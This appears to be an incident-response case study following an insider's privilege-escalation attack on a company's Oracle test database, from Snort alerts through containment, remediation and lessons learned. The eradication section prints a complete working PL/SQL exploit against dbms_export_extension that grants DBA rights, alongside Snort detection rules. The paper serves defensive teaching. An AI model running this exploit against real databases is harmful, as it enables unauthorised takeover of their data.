
Company X has taken the time to meet with law enforcement at the local and provincial level; they also have former members of the police force on staff willing to advice them as required. This will make activating law enforcement resources easier should the need arise. Company X also has an established relationship with WeFindM, a third party company that specializes in forensic investigations.

As the team progresses through the investigation interdepartmental communications will be handled by the Manager of Security. This position report to the Chief Information Office and also has a dotted line report to the Director of Audit and Advisory Services. The Director of AAS reports directly to the CEO of the company. This reporting path allows a path to the CEO who can, ultimately, make any required actions happen.

Company X already has a defined overtime policy, which allows for unapproved overtime during such incident responses. There is also an informal recognition policy that will allow the Security Manager to recognize the efforts of the incident response team.

Identification

The first sign of trouble for the security analyst, assigned as the Daily Incident Handler, comes from the following alert. This alert was generated by the Snort sensor monitoring network traffic to the database servers. This alert was captured by Snort and displayed using BASE.




This event generates some quick interest from the handler. First there is an Oracle grant attempt. Since Company X has good governance, they have a policy that any elevated account permissions must be approved. Then a service request must be entered into the ticketing system. The handler is unable to match the activity to any service request. However, this is a test system and as such

governance is not mandated by Company X's processes. But the handler also notes the strange way the access was granted, via a Package. At this point they determine there is an intent to do harm and escalates this to an incident. The Manager of Security Services is informed of the incident.


The Manager of Security Services assigns one of the senior security analysts to lead the incident response. Since this a network attack on an Oracle server they immediately alert the network support analyst, the database support analyst and the server operations support analyst. With the team assembled they continue the investigation.

They return to the snort sensor to review any other events of interest and find the following:



An attempt to alter the built in “SCOTT” account has occurred.

But that's not all, there is yet another snort alert of interest:



An attempt to grant DBA permissions to the built in account "SCOTT".

These alerts only indicate an attempt to perform this activity, there is no evidence that the attack was successful. The security analyst, now requests the DBA analyst to perform a system-level check.

The DBA analyst runs the following command to confirm LNITEST has elevated privileges; the query will select all rows from the DBA_ROLE_PRIVS table where the grantee (or user) is LNITEST. The DBA_ROLE_PRIVS table contains a record for each role granted to every user in the database:

```
SQL> select * from DBA_ROLE_PRIVS where GRANTEE = 'LNITEST';

GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
LNITEST                        CONNECT                        NO  YES
LNITEST                        RESOURCE                       NO  YES
```

No elevated privilege, so far so good (he thinks). He checks the built in account SCOTT:

```
SQL> select * from DBA_ROLE_PRIVS where GRANTEE = 'SCOTT';

GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
SCOTT                          RESOURCE                       NO  YES
SCOTT                          DBA                            NO  YES
SCOTT                          CONNECT                        NO  YES
```

The news is not so good. The DBA Analyst now confirms the SCOTT account has been activated and the account has elevated privileges. The DBA now surmises that the attack has been successful, the other alerts are likely “True Positive” alerts, and that the attacker has likely covered their tracks. Unfortunately the lack of logging will make it difficult to prove.

The DBA Analyst now goes back to the original alert and does a Google for “Oracle Package Vulnerability”. They are able to find an exact match of the attack. The team has now identified the vulnerability. Next he checks to see if LNITEST has the required permissions to launch the attack.

```
SQL> select * from DBA_ROLE_PRIVS where GRANTEE = 'LNITEST';

GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
LNITEST                        CONNECT                        NO  YES
LNITEST                        RESOURCE                       NO  YES
```

LNITEST does in fact have the required RESOURCE role meaning the original attack was likely successful.

The Network Analyst looks over the alerts and notes the source address is an internal address! Yikes. He also notes the TCP connection meaning the source address is likely not spoofed. He then consults the DHCP logs and is able to gleam the MAC address of the attacking system. He then tracks back from the switch port to the actual machine. At this point Bob becomes the most likely suspect as he is the primary operator of the machine.

The team has gathered a lot of information. They know the target system, they know the vulnerability used and they have a good idea where the attack was launched from.

The Incident Response Team now does a quick assessment answering the following questions:

How widely deployed is the affected platform or application?

This deployment is only used in the preproduction testing of the NewRev system.

What is the effect of vulnerability exploitation, if a vulnerability is present?

The attackers have attained DBA privileges on the target database.

What is the value of the systems impacted so far? What is the value of the data on those systems?

There is no evidence that indicates the attackers owns the system, so impact to the system is assumed to be minimal. However the value of the data on

the system is considered very high. Loss of credit card data could result in irreparable damage to Company X's brand or even liability issues.

Can the vulnerability be exploited remotely (via a network connection)?

Although the attack has originated from an inside source, it is noted that this attack could be executed via an SQL injection attack through the front end web site.

Is a public exploit available? Was one recently released?

Yes, since the code of the attack was found on the Internet.

What level of skill and prerequisites are required by an attacker to exploit the vulnerability?

The attack is actually quite simple, some basic DBA training is all that is required.

Is the vulnerability present in a default configuration?

Yes

Is a fix available for the vulnerability?

There is no fix, however there is a workaround. They can revoke execute permissions on dbms_export_extension from public.

Do other factors exist which reduce or increase the vulnerability's risk or potential impact such as the possibility it is a worm?

There is no evidence that this is a worm. Quite the opposite. This appears to be a directed attack at a specific resource.

Another consideration is chain of custody, which should always be observed when handling an incident; however in this case, is of an even greater concern. As

the attack originated from the inside using a vulnerability in the system to attain the highest level access possible; as well, privileges were escalated with out proper authorization. This could very likely result in charges being laid. The incident response team now scrambles to start taking notes and is now concerned with making changes to the system. Changes could destroy the chain of evidence. However taking down the system is likely to draw attention and leaving the system running continues to increase the risk for Company X.

Containment

The Incident Response Team then consults with the legal team. A decision is made to involve WeFindM, the third party forensic investigation company. WeFindM would like the opportunity to catch the person in the process of the crime but the business wants the server secured just incase someone else tries the same type of attack. It is decided the short term containment strategy will be to take the system offline. A message will be sent through corporate email stating that the system is going down for routine maintenance and services will be restored shortly (common practice at Company X). Then with the assistance of WeFindM the drives will be duplicated for evidence. The system will be brought back online and then secured. It is decided that a non-graceful shutdown of the server will be performed as evidence already indicates that the database will have to be restored from backup, meaning data corruption is of little concern. Also the Snort Sensor will be tuned to watch for evidence of the attackers return. Catching the attacker logging in will help WeFindM to prove fingers to keyboard making the possibility of charges more likely to stand up in court. It is also decided that the drive in the alleged attackers PC will be duplicated during the night, when it is less

likely to draw attention. Because the necessary drives are not readily available within Company X, the Security Analyst runs out and purchases them after sufficient authorization from the CIO (required as the regular purchasing process has not been followed).

Now that a plan has been derived the work begins. The Server Operation Analyst does a non-graceful shutdown of the server. The original drive is now removed from the system and 2 duplicate copies are made. The first copy is placed back into the server replacing the original drive. The second copy is handed over to the Security Analyst. This copy will later be used by the Company X to better understand the attack and learn how to prevent suck attacks from happening in the future. The original drive is placed in an evidence bag and marked accordingly, then signed over to the corporate security department which is responsible for evidence lockup at Company X.

While this is happening the Network Analyst is adding the following rule to the Snort Sensor. This rule will alert the Incident Response Team to anyone attempting to use the SCOTT account.

```
alert tcp any any -> $SQL_SERVERS $ORACLE_PORTS (msg:"ORACLE Possible SCOTT Account Access";
flow:to_server,established; content:"scott"; nocase; classtype:protocol-command-decode;
sid:991690; rev:1;)
```

Now, with the evidence preserved and work started on the Snort Sensor, attention is shifted to getting the server online. Since the Server Operations Analyst can find little evidence that the operating system has been compromised it is decided that a complete rebuild of the server is not necessary. However, since the attacker was able to attain DBA level access it is possible that the database

was compromised. It is decided that a completed restore of the database is in order. With the restore completed the Incident Response Team begins the process of protecting the system from a future attack, using the same vulnerability. Since the attack is dependant on the attacker creating a package the networking team adds more rules to the Snort sensor to check for creation of packages:

```
alert tcp any any -> $SQL_SERVERS $ORACLE_PORTS (msg:"ORACLE Attempted Package Creation";
flow:to_server,established; content:"create "; nocase; content:" package "; nocase;
classtype:protocol-command-decode; sid:990001; rev:1;)

alert tcp any any -> $SQL_SERVERS $ORACLE_PORTS (msg:"ORACLE Attempted Package Creation";
flow:to_server,established; content:"replace "; nocase; content:" package "; nocase;
classtype:protocol-command-decode; sid:990002; rev:1;)
```

Since this is a pre-production system this rule may generate some false positives but at least it will alert the Security team to anymore attempts using this vulnerability. The rule can be tuned down later if required.

With this work completed they move onto the other Oracle Servers. No Snort alerts have been generated for the other 2 Oracle servers and there is no evidence of elevated privileges. Therefore it is assumed that attack was directed at the one server. These servers are also monitored by the Snort Sensor so an attack on these servers will also be detected.

All activity is reported back to the Incident Handler and notes are recorded.

Eradication

In order to prevent this attack from being successful in the future the DBA executes the following SQL commands on all 3 of the Oracle Servers, the first command revokes access to dbms_export_extension from public. Public is a

special user, it encompasses every user that has access to the database. Now the only problem is that no one can use this package. To fix this a second command is entered allowing only DBA's access to the package:

```
SQL> revoke execute on sys.dbms_export_extension from public force;

Revoke succeeded.

SQL> grant execute on sys.dbms_export_extension to system;

Grant succeeded.

SQL>
```

A system test is preformed using the following script; basically the same script the attackers used:

```
-- Create a function in a package first and inject this function. The function will be executed
as user SYS.
CREATE OR REPLACE PACKAGE MYBADPACKAGE AUTHID CURRENT_USER IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env
SYS.odcienv)
RETURN NUMBER;
END;
/

CREATE OR REPLACE PACKAGE BODY MYBADPACKAGE IS
FUNCTION ODCIIndexGetMetadata (oindexinfo SYS.odciindexinfo,P3 VARCHAR2,p4 VARCHAR2,env
SYS.odcienv) RETURN NUMBER
IS
pragma autonomous_transaction;
BEGIN
EXECUTE IMMEDIATE 'GRANT DBA TO LNITEST';
COMMIT;
RETURN(1);
END;

END;
/

-- Inject the function in dbms_export_extension
```

```
DECLARE
INDEX_NAME VARCHAR2(200);
INDEX_SCHEMA VARCHAR2(200);
TYPE_NAME VARCHAR2(200);
TYPE_SCHEMA VARCHAR2(200);
VERSION VARCHAR2(200);
NEWBLOCK PLS_INTEGER;
GMFLAGS NUMBER;
v_Return VARCHAR2(200);
BEGIN
INDEX_NAME := 'A1';
INDEX_SCHEMA := 'LNITEST';
TYPE_NAME := 'MYBADPACKAGE';
TYPE_SCHEMA := 'LNITEST';
VERSION := '10.2.0.1.0';
GMFLAGS := 1;

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(INDEX_NAME => INDEX_NAME,
INDEX_SCHEMA => INDEX_SCHEMA, TYPE_NAME=> TYPE_NAME, TYPE_SCHEMA => TYPE_SCHEMA, VERSION =>
VERSION, NEWBLOCK => NEWBLOCK, GMFLAGS => GMFLAGS);
END;
/
```

When run this script is run it generates the following output:


```
SQL> start "c:\attack.sql"

Package created.


Package body created.

v_Return := SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_METADATA(INDEX_NAME => INDEX_NAME,
INDEX_SCHE
          *
ERROR at line 18:
ORA-06550: line 18, column 13:
PLS-00201: identifier 'SYS.DBMS_EXPORT_EXTENSION' must be declared
ORA-06550: line 18, column 1:
PL/SQL: Statement ignored
```

The script is unsuccessful in compromising the system but generates the appropriate Snort alerts:



Now that everything is in place the system is put back online.


Recovery

The DBA now request that the development team run their test scripts against the restored database, confirming the database server is functioning correctly. A communication is sent out that routine maintenance has been completed and database services have been restored.

Since this is a pre-production system the team decides to let the system

back into full operation. However, the development group agreed to postpone any load and performance testing, such testing would generate a lot of network traffic and may create an environment where another attack would be difficult to detect.

The team now monitors the Snort sensor and soon receives the following alert:



The networking team springs into action confirming that Bob's machine has generated the login request. The security team escorts WeFindM to Bob's workstation. When they arrive at Bob's desk they demand Bob step away from the system. The system is photographed and notes are taken about what appears on

the screen. Then the system is then unplugged (non-graceful shutdown) and confiscated by the security team.

The human resources department now interviews Bob. Bob tells them the whole story. At this point the security team feels a compelling urge to report this to law enforcement, however the business would like to keep this information out of the press. It is decided that Company X will use their informal connections to law enforcement and reveal the names of the original attackers to the local police. This fulfills their societal obligations while still protecting Company X's brand.

Lessons Learned

Once all the dust settles the Incident Response Team has several meetings and finalizes the Incident Response Report. Consensus is achieved and the report is presented to Senior Management. This report will include the following items:

- Summary of how the system was exploited.
- Summary of the activities of the Incident Response Team.
- Executive summary with recommendations.

The following is the Executive Summary with recommendations:

Upon review of this incident you should be proud of the results generated by your Incident Response Team. Their caring nature and dedication to their job has certainly prevented the company from serious embarrassment or worst possible liability issues. Their quick and thorough actions also provided information to law enforcement with the hopes they will apprehend the perpetrator. The Security Team should also be commended for establishing the system that detected the

security incident.

Although the Incident Response Team was successful in detecting and apprehending this insider threat, they could not help but notice there were short comings in the incident response process. As such they are invoking the following changes to their incident response process.

Changes to Incident Handling Process:

Although not affecting the outcome, it was noted that a lack of warning banners could have made it difficult to prosecute the attacker in a court of law. However, this is a very touchy subject within Company X. Further review is necessary; IT suggests that someone outside IT should be assigned to study the matter.

Upon review it was agreed that a more comprehensive Incident Response Team would have allowed the incident response to flow more easily. Company X decided to formalize the incident response team and provide them with additional training. It was also noted that several key people were missing from the team. Company X will recruit the following members for their Incident Reponses Team:

- Legal Council
- Human Resources
- Public Affairs/Public Relations
- Disaster recovery/business continuity
- PACT Representative (Union Representative)
- Corporate Security (Physical Security)
- Help Desk

It was observed that a proper “War Room” environment was not available.

Although this request was denied, it was agreed to have a locked cabinet in one of the meeting rooms. This cabinet would house all the required material for the Incident Response Team, also the room would be made immediately available should an incident be declared.

During the incident it was noted that the Incident Response Team did not have a documented procedure for recovering the database server. Company X will create a list of servers in order of importance, and begin compiling a book of build procedures.

During the incident it was noted that the Incident Response Team did not have appropriate access to the target server. Company X will create a list of servers in order of importance, and begin working with Server Operation and Application Support to define how such access can be attained and supported. Also a lock box will be maintained to store crypto-keys or certificates that might be required during an incident. Procedures will be documented explaining how Server Operation/Application Support will be notified should any of the above be used during an incident.

It was noted the purchase of additional hard drives slowed down the incident response. Although drives were requested as part of the jump bag, other unexpected purchases would have followed the same, if not worse, fate. Company X's Security Team has requested a budget of 10,000 should such purchase be required in the future. This budget will be controlled by the Manger of Security.

It was noted, once again, that a lack of Security Awareness training means that signs of an incident could go unnoticed. Once again a request for Security

Awareness training, to be included in all employee orientations, was made.

In reviewing the notes collected during the investigation, they were found to be spermatic and often on loose pieces of paper. Not very admissible in a court of law. A purchase order is submitted for hard bound, numbered paged note books. These books are to be distributed to the incident response team members with instruction on how to properly take notes during an investigation.

The incident response team did not have a jump bag ready. Such bags have all the necessary tools and software required to properly investigate incidences. A purchase order is submitted to obtain a jump bag equipped with the following items:

- Small MP3 audio recorder
- Fresh backup media (tapes, CD, extra IDE, SCSI and SATA drives)
- Binary backup software
- 2 GB USB Token RAM
- External USB hard drive
- Ethernet Tap 10/100/1000 Mbps
- Patch cables
- Laptop minimum 2 Gig RAM and 80 Gig drive, running Windows OS with VMWare Workstation
- Plastic zip lock baggies with embossed square for writing on
- Desiccants for handling moisture in bags
- Extra note books
- Flashlight
- Computer tool kit
- Female-to-Female RJ45 connector
- Extra pens
- Tweezers
- Dental mirror for looking around corners
- Telescoping hands to grab small items

Once the jump bag arrives the following items will be added

- Company X's forensic software
- Windows NT,2000,2003 resource kits
- Statically linked binaries on write once media for system analysis purposes
- A copy of the Helix CD
- A copy of the Knoppix STD CD
- Laptop will be prepped with a Linux VM
- Call list and phone book
- Additional copies of the incident forms
- Business cards

The Incident Response Team also recognized that several mistakes in the handling of the database server security contributed to vulnerability's existence. As such they are recommending the following changes.

IT Infrastructure changes:

The first item that should be addressed is the project team's decision to use production data in their test/development environment. A company producing the amount of credit card sales that Company X has attained should hold a very high regard for the Payment Card Industry (2006) Data Security Standard or PCI DSS. This standard is required by most major credit card suppliers and is based on security best practices. The use of real data in such environments is strictly forbidden in section 6.3.4 (pp 8), stated in the following excerpt taken from the PCI DSS document:

> **6.3** Develop software applications based on industry best practices and incorporate information security throughout the software development life cycle.
>
> **6.3.1** Testing of all security patches and system and software configuration changes before deployment
>
> **6.3.2** Separate development, test, and production environments

6.3.3 Separation of duties between development, test, and production environments
6.3.4 Production data (live PANs) are not used for testing or development
6.3.5 Removal of test data and accounts before production systems become active
6.3.6 Removal of custom application accounts, usernames, and passwords before applications become active or are released to customers
6.3.7 Review of custom code prior to release to production or customers in order to identify any potential coding vulnerability.

Upon reviewing the granting of access rights, in a development environment, it was determined that proper governance is required and that change control should be followed. Company X should have the Security Team meet with the Special Projects team to work out how this can be better handled in the future.

It was noted that considerable time elapsed between the announcement of the vulnerability and the actual exploit. Company X's Security Team will now perform a daily review of announced vulnerabilities, which pertain to its environment, and act accordingly.

It was noted that a change in architecture of the project had occurred; causing more systems to access the database directly. This change was not reviewed by a Security Analyst. Company X should allocate a full time Security Analyst to this project and should become involved in all projects that affect systems of high interest to the Security of the company.

The fact that all systems within Company X's internal or "Trusted" network could establish a network connection to this database server was beyond any requirements. Company X will review whether it would be better to place a firewall in front of this server or use a host based firewall solution. Either way access to this server needs should be restricted to only those system that require it.

Upon reviewing all user accounts accessing the database, several accounts were found to have more privileges than required in the application specifications. Company X should review all database user accounts and reduce access to that which is required.

